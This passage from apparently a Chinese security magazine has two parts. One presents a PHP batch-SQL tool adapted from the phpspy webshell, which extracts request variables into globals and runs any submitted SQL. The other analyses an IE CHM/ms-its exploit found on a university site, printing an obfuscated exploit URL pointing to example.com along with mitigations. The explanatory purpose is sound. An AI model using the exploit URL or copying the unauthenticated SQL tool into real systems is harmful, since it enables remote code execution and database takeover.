最近把备份数据导入数据库时发现特别麻烦，如果使用phpmyadmin管理MySQL插入数据，觉得有点杀鸡用牛刀。刚开始用Angel的phpspy木马中的SQL Query单条导入，不过当我做Blog的时候发现单条导入实在是太麻烦，于是自己动手增加了多条导入功能，满足了导入大量数据的要求，可进行单行执行和批量插入，方便实用。希望对各大管理员有所帮助。把文中所讲代码存到支持PHP的虚拟主机空间，执行即可。

关键代码分析

我写了一个小程序，完整源代码放在光盘的mysqladmin.php中，各关键代码处均有标识。我们先来分析一下这些语句。先看这条语句:

```
// allow script to work with register globals off
$onoff =@ini_get('register_globals')||get_cfg_var('register_globals');
```

get_cfg_var: 取得PHP的配置选项值。若正确取得目前PHP配置选项，则返回变量值，失败则返回False。获取register_globals表示的是是否注册全局变量。简单说 如果是off的话，那么你在一个页面中将不能通过在URL后面附加变量的方式来传递变量，只能通过Form等来传递，这样将会给编程带来极大的不便。

PHP4.3.1默认register_globals = off，为便于使用，它特别地将数组$_GET、$_POST、$_COOKIE、$_SESSION等设计为自动全局变量，使用时不需声明。举个例子，如果代码如下:

```
register_globals = off
<form action="<? echo $PHP_SELF;?>" method="POST" name="frm">
```

该怎么写呢？有两种方法 可以利用$_SERVER[""]获取提交的数据，如$PHP_SELF = $_SERVERS['PHP_SELF'] 由于$_GET、$_POST设计为自动全局变量，也可以用$_POST[""]或 $_GET[""]获得提交过来的数据。

再来看第2段关键代码功能阐述

```
if ($onoff != 1) {
    @extract($_POST, EXTR_SKIP);
    @extract($_GET, EXTR_SKIP);
}
```

Extract()函数用来汇入数组变量到目前使用的符号表之中; EXTR_SKIP表示遇相同的变量名则略过不取代。这个IF语句的作用就是在register_globals = off时自动为变量汇入数组$_POST和$_GET中。

第3段关键代码功能阐述

```
if (get_magic_quotes_gpc()) {
    $_POST = stripslashes_array($_POST);
}
```

get_magic_quotes_gpc()用与取得PHP环境配置的变量magic_quotes_gpc (GPC, Get/Post/Cookie)的值 返回0表示关闭本功能; 返回1 表示本功能打开。当magic_quotes_gpc打开时，所有的'(单引号)，"(双引号)，\ (反斜线)，and，空字符都会自动转为含有反斜线的溢出字符。本条语句调用stripslashes_array()函数去掉转义字符。

第4段关键代码功能阐述

```
if (strstr($query,'CREATE TABLE')) {
        ereg('CREATE TABLE ([^ ]*)',$query,$regs);
    mysql_query("DROP TABLE IF EXISTS $regs[1]");
        echo "<p>正在建立表: ".$regs[1]." …… ";

    $result=@mysql_query($query);
                if ($result)
                {
    echo "成功!</p>\n";                } else {
                echo "失败!</p>\n";
                }
            } else {
            $result=@mysql_query($query);
echo ($result) ? "SQL语句成功执行\n" : "出错: ".
mysql_error();
}
```

这是程序的核心，需用心理解。strstr()检查如果插入语句中匹配CREATE TABLE，ereg()函数以CREATE TABLE ([^]*)的规则来解析比对字符串$query。比对结果返回的值放在数组参数$regs之中，用$regs[1]取得第一个合乎规则的字符串，即取得插入的表名。然后用mysql_query执行建表语句，并回显。其余语句mysql_query直接执行，@ 表示如果有什么出错信息不显示。

测试程序

我们用安全天使留言本做测试，作者让用户自行导入，本程序即可完成此功能。

```
--如果存在表sa_guestbook则删除
DROP TABLE IF EXISTS `sa_guestbook`;
--sa_guestbook 表的结构,创建sa_guestbook
--参数选项:
--PRIMARY KEY
--具有Primary Key限制条件的字段用于区分同一个数据表中的不同记录。
--auto_increment
--具有Auto_Increment限制条件的字段值从1开始，每增加一条新记录，值就会相应地增加1。一般来说，我们可以把Auto_Increment字段作为数据表中每一条记录的标识字段。
--NOT NULL
--NOT NULL限制条件规定用户不得在该字段中插入空值。
--default 设定默认值
CREATE TABLE `sa_guestbook` (
  `gid` int(11) NOT NULL auto_increment,
  `name` varchar(16) NOT NULL default '',
  `email` varchar(200) NOT NULL default '',
  `qq` int(20) NOT NULL default '0',
  `homepage` varchar(200) NOT NULL default '',
  `ipaddress` varchar(50) NOT NULL default '',
  `addtime` varchar(10) NOT NULL default '',
  `content` text NOT NULL,
  `replycontent` text NOT NULL,
  PRIMARY KEY (`gid`)
);
-- 向sa_guestbook表中插入初始数据
INSERT INTO `sa_guestbook` VALUES (1, 'angel', '4ngel@21cn.com', 0, 'http://www.4ngel.net', '127.0.0.xxx', '1086810059', '欢迎使用安全天使留言本，本程序是免费程序，任何人可以自由修改并发布，但请尊重原作者，保留[B]Powered by SaGuestBook[/B]的标识，谢谢! \r\n\r\n有任何问题请到[URL]http://www.4ngel.net[/URL]论坛反馈。\r\n\r\n[B]特别说明[/B]\r\n\r\n本程序界面模仿shocker的留言本，当时他写的时候还是php4.0，现在php已经升过很多次级了，更改了一些函数的用法，所以不能用了，除非自己修改，我对文件的操作又不熟悉，所以做了一个数据库的版本，大家喜欢就用吧。谢谢支持! ', '');
```

反馈结果如图1 所示。




图1


一个简单的MySQL数据库批量导入和执行程序就这样的完成了，简单即美，希望大家可以开发出自己的小程序。

· **脚本小子**：*看着五彩缤纷的网页世界，我们不禁要惊呼：网络越来越神奇了！不过，随着网页中加入更多的图片、动画、特效代码，安全与执行的效率问题却伴随着个性化的页面接踵而来。*

适合读者：安全爱好者、脚本爱好着

前置知识：脚本基础

从某名牌大学网站被挂马说起……



文/图 彭文波

某日，登录国内某名牌大学的网站，竟然发现其代码具有攻击性，如图1 所示。




图1

根据提示，这是一个典型的Bloodhound.Exploit.6病毒！而这个问题居然出现在一所大学的校园网上，可见日常上网时，轻易相信某些网站只能让自己遭受攻击。不过，从另一个角度来说，强大的动态网页技术使得网页会有非同寻常的变化，Windows的界面、Flash的动态效果、随风荡漾的水波纹，这些都已经成为网页代码设计者的最爱。但是，"炫耀"这些成果的同时，我们必须对浏览页面的用户负责：我们必须保证这些代码的安全和执行效率。

代码安全：从一个典型漏洞谈起

1990年，网上出现的病毒交流布告栏逐步成为病毒编写者合作和共享知识的平台。如今，病毒的传播和感染由以软盘、软件为媒介发展到了因特网时代的以网络为媒介。

1.安全漏洞分析及思路

打开这个学院的网站地址并查看其网页源代码后，可以判断这是一个Microsoft Internet Explorer跨站脚本漏洞，用户运行IE时，攻击者可执行任意代码，或者在其他域的网站上读取并操作数据。比如，它可以诱导受害者去浏览一个像网页一样的HTML文档或者HTML的邮件信息，通过运行本机域（Local Machine Zone）脚本，攻击者能够利用正在使用IE用户的权限来执行任意代码、读取或更改其他网站数据，包括读取Cookies 或内容以及更改或者创建目录。其危害性可想而知！

出现上述问题后，我们可以首先参考一些描述漏洞的站点。如http://www.cert.org.cn等。初步判断，它和CHM文件有关，谈起CHM格式的文件，可能无人不晓，因为几乎所有的软件都用CHM格式的文档制作软件帮助文件。CHM文件运用Info Tech Storage (ITS)格式来存储HTML文件、图片文件和ActiveX对象这一类的组件。IE提供多种协议处理程序，能够访问ITS文件和单独的CHM组件 its:、ms-its:、ms-itss:以及mk:@MSITStore:。此外，IE也有访问部分运用mhtml:协议处理程序中MIME HTML集合文件包（MHTML）的能力。

CHM文件中某一个具体页面的连接地址是类似如下的方式：

mk:@MSITStore:F:\FAT32.chm::/exploit_html

小知识 mk:@MSITStore是一种特殊的协议，用于读取CHM文件中的内容。

在ASP.NET中，如果用System.NET、HttpWebRequest、System.Net.WebClient这些方法来读取这样的文件，会报错："无法识别该URI前缀。"不过，我们可以用XMLHttp来识别这种协议。演示之前，首先确保增加了对Microsoft XML COM的引用。比如，这个代码可以下载别人的资源到服务器上：

首先，利用XMLHTTP下载文件，先添加引用－COM－Microsoft Xml 3.0，然后在代码开始处写：

using MSXML2;

下面就是主要的代码：

```
private void Page_Load(object sender, System.EventArgs e)
    {
    string Url = "http://www.test***.com/Images/logoSite.gif";
    string StringFileName = Url.Substring(Url.LastIndexOf("/") + 1);
    string StringFilePath = Request.PhysicalApplicationPath;
    if(!StringFilePath.EndsWith("/")) StringFilePath += "/";
    MSXML2.XMLHTTP _xmlhttp = new MSXML2.XMLHTTPClass();
    _xmlhttp.open("GET",Url,false,null,null);
    _xmlhttp.send("");
```

```
if( _xmlhttp.readyState == 4 )
{
if(System.IO.File.Exists(StringFilePath + StringFileName))
System.IO.File.Delete(StringFilePath + StringFileName);
System.IO.FileStream fs = new System.IO.FileStream
(StringFilePath + StringFileName, System.IO.FileMode.
CreateNew);
System.IO.BinaryWriter w = new System.IO.BinaryWriter
(fs);
w.Write((byte[])_xmlhttp.responseBody);
        w.Close();
        fs.Close();
Response.Write ("文件已经得到。<br><a href='" + Request.
ApplicationPath + StringFileName +"' target='_blank'>");
Response.Write ("查看" + StringFileName + "</a>");
        }
        else
        Response.Write (_xmlhttp.statusText);
        Response.End();
}
```

现在，回到本文开头的话题，根据病毒防护软件的提示，上文所述的BloodHound.Exploit.6就是此漏洞恶意代码攻击中的一个例子。再看看我们会发现，一个恶意网址或邮件信息可能包含类似如下的HTML地址也就不奇怪了：

```
ms-_its:mhtml:file://C:\nosuchfile_mht!http://www.
example.com//exploit_chm::exploit_html
```

此URL故意进行了修正避免防病毒软件的检测，这个地址中，HTML和exploit.html的脚本将会在本机域(Local Machine Zone)的安全环境下执行。这是对于exploit.html的通常惯例，或者包含或者下载一个可运行的文档，例如，后门、特洛伊木马、病毒、机器人、或其他恶意代码。因此，必须注意在HTTP内容检查或防病毒软件中注意加密URL的可能性。

2.问题解析及对策

运用特殊处理的URL，攻击者能够导致CHM文件在不同域执行任意脚本，干扰跨站脚本安全模式。任何使用WebBrowser ActiveX控件或是IE HTML表现方法(MSHTML)的程序会受到此漏洞影响。Internet Explorer、Outlook和Outlook Express都是此类程序的例子。任何程序，包括其他网络浏览器，通过使用IE协议处理程序(URL名字)，就可以作为攻击携带者的功能，上述某大学的站点就是这样一个典型的例子。处理方法如下。

(1)关闭ITS协议处理漏洞。关闭ITS协议处理程序目的在于避免该漏洞被利用。删除或更改下面注册键

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\
PROTOCOLS\Handler\{ms-its、ms-itss、its、mk}]
```

如图2 所示。




图2

实际上，在很多漏洞问题刚出来的一段时间内，一般都没有比较正式的补丁。如果能够确定问题的根源，那么，就可以通过上述手段来关闭这些协议处理程序，这样将明显减少Windows帮助系统的功能，并且可能导致意料之外的结果，等补丁测试并安装后，再将这些改变还原即可，这些安全措施将可以有效地减轻跨站漏洞。

(2)关闭运行的脚本和ActiveX控制器。关闭运行的脚本和ActiveX控制器和Local Machine Zones可能会停止某些类型的攻击并且防止不同的跨站漏洞被利用。关闭运行的脚本和ActiveX控制器在Local Machine Zone中将防止利用运行脚本和ActiveX控制器的恶意代码。不过，改变这些设置可能会减少脚本、Applet、Windows组件或者其他应用程序的功能。

(3)用户个人防范。对于负责任的程序员，可以针对此类问题，给用户提出一些有效的建议。例如，不要使用未确定的链接 由于恶意代码或者攻击可能没被侦测到，因此，升级病毒定义库后的防病毒软件十分有必要。不要点击在邮件、即时信息、论坛或者IRC频道中的不确URL。在QQ或者是其他及时聊天工具上，经常有人给我们发送这样一些URL，大概的形式如下：

```
http://www.xxx.com@xxxxxxxxx(@后面的都是由数字构成)
http://www.xxx.com/outlink/http://www.xxx.com
```

稍微不小心，我们就点了这个连接上当了。仔细分析，我们发现，这些骗局的特征是中间的连接比较复杂，然后有提示说可以抽奖或者是什么好玩的内容。其实，这些地址可能是一个圈套。第一个地址后面的数字看似没什么，可是要是换成16进制计算的话，那就是一个IP地址。还有一种可能，就是使用了网站的搜索功能。如果不小心点了这些陌生人发来的东西，可能就连接到一个国外的网址，或者是一个病毒网站。类似的陷阱有很多，下面我们重点来分析一下问题的根源。

代码效率：矛盾的问题

对于一般用户来说，安全与效率好像根本就没有关系。实际上这两者之间还是有一定的矛盾关系的。登录程序员论坛，我们不难发现类似的话题："你认为执行效率、安全最好的JSP服务器组合是什么？""单纯从执行效率和安全性这两方面，servlet、javabean是必须的吗？""JSP第一次要编译成servlet，所以比较慢，可以使用预编译(在部署前编译所有的jsp文件)"，通过这些话题，可以看出，为了实现安全，有些时候总要牺牲

一些效率。因此，我们要做的就是在这两者之前求一个平衡，以达到最优的效果。下面，针对网页代码中的效率与安全问题，我们列举几个典型的例子进行分析。

1．代码效率的演示

在动态网页的设计中，我们经常要在下拉菜单中添加新的选择项，如果需要添加成百上千个选择项怎么办？这时候我们需要使用innerHTML方法而不是为每个需要添加的选项调用一次createElement。在下面的例子中，使用了一个字符串。将需要添加的内容用HTML文档的格式赋值给字符串，然后当作一个需要添加在HTML页中的文字一样添加到相应的SELECT中。现在，我们可以使用Microsoft JScript的join方法，来进行最终的<option>节点的拼接。下面是3 种设计方法的对比：

```
var opt;
divUpdate.innerHTML = "<SELECT ID='selUpdate'>
</SELECT>";
for (var i=0; i<1000; i++)
  {
    opt = document.createElement( "OPTION" );
    selUpdate.options.add( opt );
    opt.innerText = "Item " + i;
  }
```

相对上述方法而言，下面的方法要快：

```
var str="<SELECT ID='selUpdate'>";
for (var i=0; i<1000; i++)
{
str += "<OPTION>Item " + i + "</OPTION>";
  }
str += "</SELECT>";
divUpdate.innerHTML = str;
```

如果要更快的方法，就可以使用下面的代码：

```
var arr = new Array(1000);
for (var i=0; i<1000; i++)
{
arr[i] = "<OPTION>Item " + i + "</OPTION>";
}
divUpdate.innerHTML = "<SELECT ID='selUpdate'>"
+ arr.join() + "</SELECT>";
```

通过分析，我们可以看到，把代码稍微修改后，可以带来截然不同的效果。演示效果如图3 所示。




图3

通过上面的3 种方法，我们看到，执行效率差别可以达到50多倍。如果在上万次的大型页面访问中，3种不同系统的运行效率可想而知。因特网风暴中心技术总监Marcus Sachs说"人们总是会不断的在效率与安全之间左右摇摆，但主流当然是效率，毕竟单一的产品使人们只需要学习一次。"因此，新兴的网络经济迫使商务企业必须更加迅速的应对竞争的威胁，开发者必须不断缩短开发周期，不断推出应用程序的新版本，而不仅仅是开发一个"标志性"的版本。所以，即使是一小段代码，在上千万的大循环和大规模应用中，一点点细微的差别影响都是很大的。

2．加密中的安全与效率综合

